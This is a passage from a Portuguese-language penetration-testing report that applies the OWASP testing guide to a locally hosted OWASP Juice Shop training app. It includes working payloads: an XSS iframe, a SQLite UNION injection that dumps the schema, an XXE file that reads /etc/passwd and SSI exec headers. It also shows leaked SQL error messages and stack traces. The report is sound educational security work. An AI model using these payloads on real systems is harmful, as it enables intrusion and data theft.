User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4960.51 Safari/537.36
Content-Type: application/json
Origin: http://192.168.1.122:3000
Referer: http://192.168.1.122:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=true
Connection: close
```

```
{
  "email": "<iframe src='\"javascript:alert('SIIIIIIII')\">",
  "password": "12345",
  "passwordRepeat": "12345",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2023-05-17T09:14:53.893Z",
    "updatedAt": "2023-05-17T09:14:53.893Z"
  },
  "securityAnswer": "no"
}
```

Ao verificar a página que contém as contas criadas pelo URL `http://192.168.1.122:3000/#/administration` é possível observar o resultado refletido:



4.7.3 Testing for HTTP Verb Tampering

Este tópico já foi abordado no ponto 4.2.6 e, como tal, não será novamente testando.

4.7.4 Testing for HTTP Parameter Pollution

Através deste ponto pretende-se compreender o método utilizado pelo *back-end* para efetuar *parsing* de, por exemplo, *inputs*. Posteriormente, com base nesta informação irá avaliar-se possíveis pontos de injeção de parâmetros.

Novamente, isto é algo que já vem sido testado ao longo deste trabalho em diversos tópicos. Alguns URLs onde já se verificou este comportamento foram: `http://192.168.1.122:3000/rest/products/search?q=`, `192.168.1.122:3000/#/search?q=` ou na página de registo (onde é possível acrescentar parâmetros como a *role* durante o envio do *request*, algo já testado anteriormente).

4.7.5 Testing for SQL Injection

Este é um tipo de vulnerabilidade cuja sua presença tem sido bastante recorrente na *web application* da *Juice Shop* e, como tal, está mais que evidenciado a existência desta vulnerabilidade e os danos que a mesma pode causar.

Sabendo desde já que o tipo de *SQL* utilizado é *SQLite* e é uma base de dados local no host, haverá pontos do *WSTG* que não se aplicam à *web application* em causa e, portanto, não irão ser testados, como:

- [4.7.5.1 Testing for Oracle](#)
- [4.7.5.2 Testing for MySQL](#)
- [4.7.5.4 Testing PostgreSQL](#)
- [4.7.5.5 Testing for MS Access](#)
- [4.7.5.6 Testing for NoSQL Injection](#)
- [4.7.5.7 Testing for ORM Injection](#)
- [4.7.5.8 Testing for Client-side](#)

4.7.5.3 Testing for SQL Server

Através deste tópico pretende-se determinar certas características do *schema* da base de dados utilizada, assim como que *queries* são executadas e os parâmetros usados.

Efetuando *SQL injection* na *web application* da *Juice Shop* torna-se possível obter esta mesma informação, da seguinte forma:

```
192.168.1.122:3000/rest/products/search?q=] union select type, name, tbl_name, rootpage, sql, '6', '7', '8', '9' from sqlite_schema--
```

```
search?q=%27%0d%0a%0d%0aCREATE TABLE "products" ("id" INTEGER PRIMARY KEY AUTOINCREMENT, "name" VARCHAR(255), "description" VARCHAR(255), "price" DECIMAL, "deluxePrice" DECIMAL, "image" VARCHAR(255), "createdAt" "2023-01-01T00:00:00Z", "updatedAt" "2023-01-01T00:00:00Z", "deletedAt" "2023-01-01T00:00:00Z");%0d%0a--%0d%0aCREATE TABLE "quantities" ("productId" INTEGER REFERENCES "products" ("id") ON DELETE NO ACTION ON UPDATE CASCADE, "id" INTEGER PRIMARY KEY AUTOINCREMENT, "quantity" INTEGER, "limitPerUser" INTEGER, "createdAt" "2023-01-01T00:00:00Z", "updatedAt" "2023-01-01T00:00:00Z", "deletedAt" "2023-01-01T00:00:00Z");%0d%0a--%0d%0a
```

Efetuando uma simples query à tabela `default "sqlite_schema"` que existe em `SQLite`, consegue-se obter o esquema da base de dados. Infelizmente, não é possível verificar as queries executadas.

Esquema da base de dados:


Nome da tabela	SQL necessário para a criar
Addresses	<pre>CREATE TABLE `Addresses` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
BasketItems	<pre>CREATE TABLE `BasketItems` (`ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, `BasketId` INTEGER REFERENCES `Baskets` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, UNIQUE (`ProductId`, `BasketId`))</pre>
Baskets	<pre>CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `coupon` VARCHAR(255), `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
Captchas	<pre>CREATE TABLE `Captchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `captchaId` INTEGER, `captcha` VARCHAR(255), `answer` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
Cards	<pre>CREATE TABLE `Cards` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `cardNum` INTEGER, `expMonth` INTEGER, `expYear` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
Challenges	<pre>CREATE TABLE `Challenges` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `key` VARCHAR(255), `name` VARCHAR(255), `category` VARCHAR(255), `tags` VARCHAR(255), `description` VARCHAR(255), `difficulty` INTEGER, `hint` VARCHAR(255), `hintUrl` VARCHAR(255), `mitigationUrl` VARCHAR(255), `solved` TINYINT(1), `disabledEnv` VARCHAR(255), `tutorialOrder` NUMBER, `codingChallengeStatus` NUMBER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
Complaints	<pre>CREATE TABLE `Complaints` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE,</pre>

	<pre>'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'message' VARCHAR(255), 'file' VARCHAR(255), 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)</pre>
Deliveries	<pre>CREATE TABLE `Deliveries` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'name' VARCHAR(255), 'price' FLOAT, 'deluxePrice' FLOAT, 'eta' FLOAT, 'icon' VARCHAR(255), 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)</pre>
Feedbacks	<pre>CREATE TABLE `Feedbacks` ('UserId' INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'comment' VARCHAR(255), 'rating' INTEGER NOT NULL, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)</pre>
ImageCaptchas	<pre>CREATE TABLE `ImageCaptchas` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'image' VARCHAR(255), 'answer' VARCHAR(255), 'UserId' INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'createdAt' DATETIME, 'updatedAt' DATETIME NOT NULL)</pre>
Memories	<pre>CREATE TABLE `Memories` ('UserId' INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'caption' VARCHAR(255), 'imagePath' VARCHAR(255), 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)</pre>
PrivacyRequests	<pre>CREATE TABLE `Products` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'name' VARCHAR(255), 'description' VARCHAR(255), 'price' DECIMAL, 'deluxePrice' DECIMAL, 'image' VARCHAR(255), 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL, 'deletedAt' DATETIME)</pre>
Quantities	<pre>CREATE TABLE `Quantities` ('ProductId' INTEGER REFERENCES `Products` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'quantity' INTEGER, 'limitPerUser' INTEGER DEFAULT NULL, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)</pre>
Recycles	<pre>CREATE TABLE `Recycles` ('UserId' INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'AddressId' INTEGER REFERENCES `Addresses` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'quantity' INTEGER, 'isPickup' TINYINT(1) DEFAULT 0, 'date' DATETIME, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)</pre>
SecurityAnswers	<pre>CREATE TABLE `SecurityAnswers` ('UserId' INTEGER UNIQUE REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE,</pre>

	<pre>'SecurityQuestionId' INTEGER REFERENCES `SecurityQuestions` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, `answer` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
SecurityQuestions	<pre>CREATE TABLE `SecurityQuestions` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, `question` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
Users	<pre>CREATE TABLE `Users` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)</pre>
Wallets	<pre>CREATE TABLE `Wallets` (`UserId` INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, `balance` INTEGER DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)</pre>
Products	<pre>CREATE TABLE `Products` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `description` VARCHAR(255), `price` DECIMAL, `deluxePrice` DECIMAL, `image` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)</pre>
sqlite_sequence	CREATE TABLE sqlite_sequence(name,seq)

Uma possível proteção seria desativar a tabela `default sql_schema`, algo que infelizmente a *Juice Shop* não faz, permitindo, assim, visualizar o esquema por completo das tabelas presentes na base de dados.

Ainda que não haja informação concreta das queries SQL usadas, através de mensagens de erro é possível obter algumas:



```

Name Headers Payload Preview Response Initiator Timing Cookies
1 style.css
2 whoami
3 whoami
4 login
5 whoami
6 whoami
7 login
8 whoami
9 whoami
10 login
11 whoami
12 whoami
13 login
14 whoami
15 whoami
16 login
17 whoami
18 }
19 }

{
  "error": {
    "message": "SQLITE_ERROR: unrecognized token: '\\"@\\\"''",
    "stack": "Error\nat Database<anonymous> (/home/stip13/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = '\"@--' AND password = 'd4cb2fc3b959a33012b082a61579eba2' AND deletedAt IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = '\"@--' AND password = 'd4cb2fc3b959a33012b082a61579eba2' AND deletedAt IS NULL"
    },
    "sql": "SELECT * FROM Users WHERE email = '\"@--' AND password = 'd4cb2fc3b959a33012b082a61579eba2' AND deletedAt IS NULL",
    "parameters": {}
  }
}

```

Ou a query obtida no URL `http://192.168.1.122:3000/rest/products/search?q=`, referida no ponto 4.3.1.

4.7.6 Testing for LDAP Injection

Neste ponto irá tentar-se encontrar potenciais pontos de injeção de LDAP. Este último representa um protocolo que permite guardar informação confidencial de *users*, *hosts* e outros objetos. Num ataque de *LDAP injection* manipula-se os *inputs* precisamente para obter esta mesma informação.

Visto que a *Juice Shop* não faz uso deste protocolo, este tópico é considerado como não aplicável.

4.7.7 Testing for XML Injection

Nesta secção pretende-se encontrar pontos que permitam a injeção de código XML. Através deste é possível obter informação confidencial, como por exemplo conteúdo de ficheiros de *hosts* de *web applications*.

Na *Juice Shop*, o único ponto onde se poderá explorar este tipo de vulnerabilidade é no URL <http://192.168.1.122:3000/#/complain>, onde é possível (como verificado anteriormente), efetuar *upload* de ficheiros XML. Para tal, começou-se primeiro por preparar um ficheiro com o seguinte conteúdo:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

Dando *upload* do mesmo, obtém-se a seguinte mensagem de erro:

The screenshot shows a browser window for 'OWASP Juice Shop (Express) ^4.17.1'. On the left, there's a 'Complaint' form with fields for 'Customer' (admin@juice-sh.op), 'Message' (overage), and a file input for 'Invoice' which is empty. Below the form is a 'Submit' button. On the right, the Burp Suite interface is visible, specifically the Network tab. It shows a list of captured requests and responses. One request in the list is highlighted, showing its details. The response body contains an XML error message: '^40 Error: B2B customer complaints via file upload have been deprecated for security reasons: <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>' followed by a stack trace.

O erro apresentado já foi encontrado anteriormente, onde é usada uma *API deprecated*, mas a partir deste torna-se possível visualizar o conteúdo do ficheiro */etc/passwd* do host da *Juice Shop*. Ora, claramente se pode concluir que esta aplicação é vulnerável a *XML injection*.

4.7.8 Testing for SSI Injection

Os *Web servers*, por vezes, permitem aos desenvolvedores adicionarem pequenos externos de código dinâmico em páginas *HTML* estáticas, através de *Server-Side Include (SSI)*. Portanto, com este ponto, pretende-se identificar pontos de injeção SSI e avaliar a gravidade desta vulnerabilidade (caso exista).

Para testar esta vulnerabilidade efetuou-se o seguinte *request* utilizando o *Burp*:

The screenshot shows the Burp Suite interface with two tabs: 'Request' and 'Response'. In the 'Request' tab, the 'Raw' tab is selected, showing the following HTTP request:
1 GET / HTTP/1.1
2 Host: http://192.168.1.122:3000
3 Referer: <!--#exec cmd="/bin/ps ax"-->
4 User-Agent: <!--#include virtual="/proc/version"-->
5 |
The 'Response' tab shows the following output:
1 HTTP/1.1 408 Request Timeout
2 Connection: close
3
4

Como se pode verificar, não foi possível obter qualquer resposta, significando que a *Juice Shop* não possui esta vulnerabilidade. Outra forma que poderia ser utilizada para verificar isto seria tentar encontrar ficheiros com extensão *.sHTML* e analisar o seu conteúdo, algo que também não foi possível verificar.

4.7.9 Testing for XPath Injection

Esta é uma vulnerabilidade que faz uso de *XML injection* de modo a obter informações de *users* pertencentes a uma *web application*. Através de código *XML* é construída *queries*, as quais são posteriormente executadas no lado servidor.

Os testes efetuados não permitiram encontrar qualquer evidência de que a *Juice Shop* apresentaria esta vulnerabilidade, além de que a informação de utilizadores da mesma é guardada numa base de dados e não ficheiros *XML*.

4.7.10 Testing for IMAP SMTP Injection

Este ponto tem como objetivo testar aplicações que efetuam comunicações com servidores de *email* do tipo *IMAP* ou *SMTP*. São, assim, avaliados os seguintes aspectos: potenciais pontos de injeção *IMAP* ou *SMTP* e os impactos das possíveis injeções.

Visto que a *Juice Shop* não faz uso de qualquer servidor de *email*, este tópico não será aplicável.

4.7.11 Testing for Code Injection

A partir deste ponto pretende-se testar a possibilidade de injetar código como *input* em páginas da *web application*, seja através de um simples *form* ou *upload* de ficheiros. Procura-se, assim, por possíveis pontos de injeção e avaliar os impactos que estes ataques poderão vir a ter.

Isto é algo que já foi bastante testado ao longo deste trabalho e provado como possível, pelo que não se voltará a efetuar estes testes.

Dentro deste tópico existem 2 subtópicos:

- [4.7.11.1 Testing for Local File Inclusion](#): verificado no ponto 4.7.7.
- [4.7.11.2 Testing for Remote File Inclusion](#): não foi possível encontrar qualquer ponto em que esta mesma vulnerabilidade estivesse presente.

4.7.12 Testing for Command Injection

Este é dos tipos de injeção mais importantes de se verificar, já que a execução de comandos no sistema operativo de um *host* pode ser algo inseguro, quando efetuado por alguém malicioso. Como tal, neste ponto irá tentar-se encontrar potenciais pontos de injeção de comandos no OS.

Na *Juice Shop*, o mais próximo que se está de poder executar este tipo de ataques é através de injeção de código *XML* onde no ponto 4.7.7, por exemplo, foi possível obter o conteúdo do ficheiro */etc/passwd*. Sem ser neste ponto, não foi possível detetar mais nenhuma maneira de executar *command injection*.

4.7.13 Testing for Format String Injection

Neste ponto pretende-se avaliar em que locais a injeção de caracteres de formatação, como %, poderão vir a causar comportamentos indesejados na *web application*. Este tipo de verificação é bastante importante, de modo a evitar ataques como *poison null byte* ou possíveis *SQL injections*.

Na *Juice Shop* já foi verificada a falta de sanitização deste tipo de caracteres como foi possível observar no ponto 4.2.4, onde se realizou *poison null byte* para obter ficheiros que não era suposto ser possível fazer *download*.

4.7.14 Testing for Incubated Vulnerability

Nesta vulnerabilidade, o atacante procura, como o próprio nome indica “incubar” uma vulnerabilidade na *web application*, seja a partir de um *input* textual introduzido ou ficheiros *uploaded*.

Novamente este é um ponto que de certa forma foi testado e verificado em tópicos anteriores, como o 4.5.1, onde foi possível efetuar *upload* de um ficheiro .txt para o *endpoint /ftp*. Este tipo de ataque podia ser explorado, como também referido, para substituir conteúdo de ficheiros existentes, injetando por exemplo, vulnerabilidades nos mesmos. Claramente que se pode concluir que a *Juice Shop* está sujeita a este tipo de vulnerabilidades.

4.7.15 Testing for HTTP Splitting Smuggling

Relativamente a esta secção espera-se testar a *web application* contra 2 possíveis ataques ao nível dos *headers HTTP*: *HTTP splitting* e *HTTP smuggling*. O primeiro explora a falta de sanitização de *inputs* que permitam a injeção de caracteres *CR* e *LF* nos cabeçalhos de *requests*, “dividindo” este *request* em 2 diferentes. Já o segundo, explora o facto de algumas mensagens *HTTP* poderem vir a ser analisadas e interpretadas de maneiras diferentes, dependendo do agente que as recebe (*server, proxy, firewall, etc*).

Felizmente a *Juice Shop* está protegida contra estes 2 tipos de ataques, não permitindo tais alterações, tão facilmente, a *headers HTTP*.

4.7.16 Testing for HTTP Incoming Requests

A partir deste tópico é monitorizado o tráfego dos *request HTTP* efetuados pela *web application*, de modo a determinar se existe algum tipo de atividade suspeita. Esta é uma tarefa essencial de modo a assegurar que nenhum tipo de informação sensível é enviada para o exterior da *web application*.

Utilizando o *wireshark* para monitorizar o tráfego:

No.	Time	Source	Destination	Protocol	Length	Info
12	10.061497622	192.168.1.122	192.168.1.105	TCP	54	3000 → 20575 [ACK] Seq=4 Ack=8 Win=501 Len=0
16	11.904082741	192.168.1.122	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
45	31.937962239	192.168.1.105	192.168.1.122	TCP	60	20573 → 3000 [ACK] Seq=1 Ack=1 Win=510 Len=1
46	31.937988873	192.168.1.122	192.168.1.105	TCP	54	3000 → 20573 [RST] Seq=1 Win=0 Len=0
47	31.939797070	192.168.1.105	192.168.1.122	TCP	60	20564 → 3000 [ACK] Seq=1 Ack=1 Win=508 Len=1
48	31.939818509	192.168.1.122	192.168.1.105	TCP	54	3000 → 20568 [RST] Seq=1 Win=0 Len=0
49	31.941649911	192.168.1.105	192.168.1.122	TCP	60	20570 → 3000 [ACK] Seq=1 Ack=1 Win=508 Len=1
50	31.941676459	192.168.1.122	192.168.1.105	TCP	54	3000 → 20570 [RST] Seq=1 Win=0 Len=0
51	31.945857306	192.168.1.105	192.168.1.122	TCP	60	20572 → 3000 [ACK] Seq=1 Ack=1 Win=513 Len=1
52	31.945879643	192.168.1.122	192.168.1.105	TCP	54	3000 → 20572 [RST] Seq=1 Win=0 Len=0
53	31.945857665	192.168.1.105	192.168.1.122	TCP	60	20569 → 3000 [ACK] Seq=1 Ack=1 Win=513 Len=1
54	31.945987166	192.168.1.122	192.168.1.105	TCP	54	3000 → 20569 [RST] Seq=1 Win=0 Len=0
55	31.947828576	192.168.1.105	192.168.1.122	TCP	60	20571 → 3000 [ACK] Seq=1 Ack=1 Win=509 Len=1
56	31.947850965	192.168.1.122	192.168.1.105	TCP	54	3000 → 20571 [RST] Seq=1 Win=0 Len=0
63	35.064085295	192.168.1.122	192.168.1.105	TCP	57	3000 → 20575 [PSH, ACK] Seq=4 Ack=8 Win=501 Len=3
64	35.065014752	192.168.1.105	192.168.1.122	TCP	61	20575 → 3000 [PSH, ACK] Seq=8 Ack=7 Win=513 Len=7
65	35.065026680	192.168.1.122	192.168.1.105	TCP	54	3000 → 20575 [ACK] Seq=7 Ack=15 Win=501 Len=0
68	36.096334889	192.168.1.122	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
79	52.991856478	192.168.1.122	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources

Nada de suspeito foi detetado, pelo que a *Juice Shop* aparenta estar livre de tráfego malicioso. Isto seria algo de esperar, já que a *web application* em questão se encontra *deployed* apenas localmente.

4.7.17 Testing for Host Header Injection

Neste tópico procura-se testar o quanto sanitizados são os *headers HTTP* de uma *web application*. Esta verificação é necessária, de modo a evitar *redirects* associados, manipular funcionalidades, como *reset* de *password* ou até mesmo efetuar *web cache poisoning*. Pretende-se, assim, perceber se realmente os parâmetros dos *headers HTTP* estão a ser validados.

Ao longo deste trabalho, já foi possível verificar diversas situações em que não é efetuada validação dos *headers HTTP*, permitindo uma fácil alteração de parâmetros dos mesmos. Por conseguinte, claramente se pode concluir que a *Juice Shop* está sujeita ao tipo de ataques referidos anteriormente.

4.7.18 Testing for Server-side Template Injection

Este é um ponto onde se pretende, a partir da informação adquirida, perceber se existe algum tipo de *template* que gere código *HTML dinâmico*. Após este passo, tenta-se desenvolver um *exploit* que ponha em causa a segurança da *web application* devido aos *templates* usados.

No caso da *Juice Shop*, não foi possível detetar qualquer *template* deste tipo, pelo que se considera este tópico como não aplicável.

4.7.19 Testing for Server-Side Request Forgery

Este é um tipo de vulnerabilidade também bastante comum em *web applications*, onde pontos de comunicação com recursos internos e externos não são devidamente sanitizados, permitindo *injection attacks*. Como tal, o objetivo será encontrar possíveis pontos de *SSRF*, testá-los e compreender a gravidade desta vulnerabilidade.

Nem manualmente, nem utilizando ferramentas como o ZAP foi possível encontrar evidências da existência deste tipo de vulnerabilidade. Apesar disto, não se pode concluir nada, já que *SSRF* costuma ser um tipo de vulnerabilidade difícil de encontrar.

4.8 Testing for Error Handling

Testar o *error handling* é um passo importante para manter a confiabilidade de uma *web application*, já que uma má configuração do mesmo pode revelar facilmente informação acerca do modo de funcionamento da aplicação. É preciso, assim, serem definidas mensagens de erro adequadas e assegurar que todo o tipo de erros que possam existir sejam devidamente identificados/tratados.

4.8.1 Testing for Improper Error Handling

Através deste ponto pretende-se averiguar se, na presença de um erro ou falha na *web application*, as mensagens emitidas estão devidamente adequadas ao contexto em que os mesmos se inserem. Novamente, esta constituirá uma tarefa extremamente importante já que permitirá evitar *leaks* de informação sobre determinados erros.

No caso da *Juice Shop* foi possível observar várias mensagens de erro inseguras que forneciam informações acerca de, por exemplo, *queries SQL* executadas ou *outputs* de ficheiros *XML*. A seguir apresentam-se alguns exemplos:

```
Headers Payload Preview Response Initiator Timing Cookies
1 { "error": {
2   "message": "SQLITE_ERROR: unrecognized token: '\@'", 
3   "stack": "Error: SQLITE_ERROR at database.<anonymous> (/home/stip13/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)", 
4   "name": "SequelizeDatabaseError", 
5   "parent": {}, 
6   "errno": 1, 
7   "code": "SQLITE_ERROR", 
8   "sql": "SELECT * FROM Users WHERE email = ''@...'' AND password = 'd4cb2fc3b959a33012b082a61579eba2' AND deletedAt IS NULL"
9 }, 
10 },
11 "original": {
12   "error": "SQLITE_ERROR", 
13   "code": "SQLITE_ERROR", 
14   "sql": "SELECT * FROM Users WHERE email = ''@...'' AND password = 'd4cb2fc3b959a33012b082a61579eba2' AND deletedAt IS NULL"
15 },
16 "parameters": {} }
```

4.8.2 Testing for Stack Traces

Este tópico encontra-se relacionado com o ponto anterior, mas desta vez mais focado na possibilidade de visualizar a *stack trace* de um erro, ou seja, em perceber exatamente onde é que o erro aconteceu ou em que função do *source code* o mesmo se encontra. Isto é algo novamente indesejável, já que poderá ser fornecida alguma informação acerca do *host*, como diretorias do mesmo.

Esta vulnerabilidade encontra-se demonstrada nas imagens presentes no ponto 4.8.1, mas, de seguida, é fornecido outro exemplo de *stack trace*:

▲ Not secure 192.168.1.122:3000/ftp/ola.txt

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/stpl3/juice-shop/build/routes/fileServer.js:32:18)
at /home/stpl3/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/stpl3/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:328:13)
at trim_prefix (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:286:9)
at param (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function._process_params (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/stpl3/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/stpl3/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:196:5)
```

4.9 Testing for Weak Cryptography

Mecanismos criptográficos são também bastante utilizados principalmente para manter as comunicações, entre vários pontos, seguras (assegurando confidencialidade e integridade). Em *web applications*, poderá conseguir-se isto por meio da utilização de *requests/responses HTTPS*.

Sabendo que a *Juice Shop* não aplica nenhum método deste género, considera-se todo este capítulo não aplicável no contexto em questão.

4.10 Business Logic Testing

Sendo um tópico considerado fora do *scope* deste trabalho (indicado pelo enunciado), este será outro capítulo que não irá ser analisado.


4.11 Client-side Testing

Este capítulo foca-se em avaliar a segurança de componentes *client-side* de uma *web application*, como *HTML*, *CSS* ou *Javascript*. Estes testes podem também incluir outros *assets* que sejam executados ou renderizados do lado do cliente. Além disto, irá ainda tentar-se avaliar as fraquezas e vulnerabilidades presentes neste tipo de componentes e como é que as mesmas poderão pôr em causa os utilizadores de uma *web application*.

4.11.1 Testing for DOM-Based Cross Site Scripting

Este é mais um tipo de XSS que permite, através de *Javascript*, consultar o conteúdo da página de uma *web application* no formato *DOM* (*document object model*). Esta vulnerabilidade acontece quando é possível modificar código *Javascript* através de *inputs* na aplicação.

Novamente, através do *URL* de *http://192.168.1.122:3000/#/search?q=* é possível efetuar este tipo de XSS:



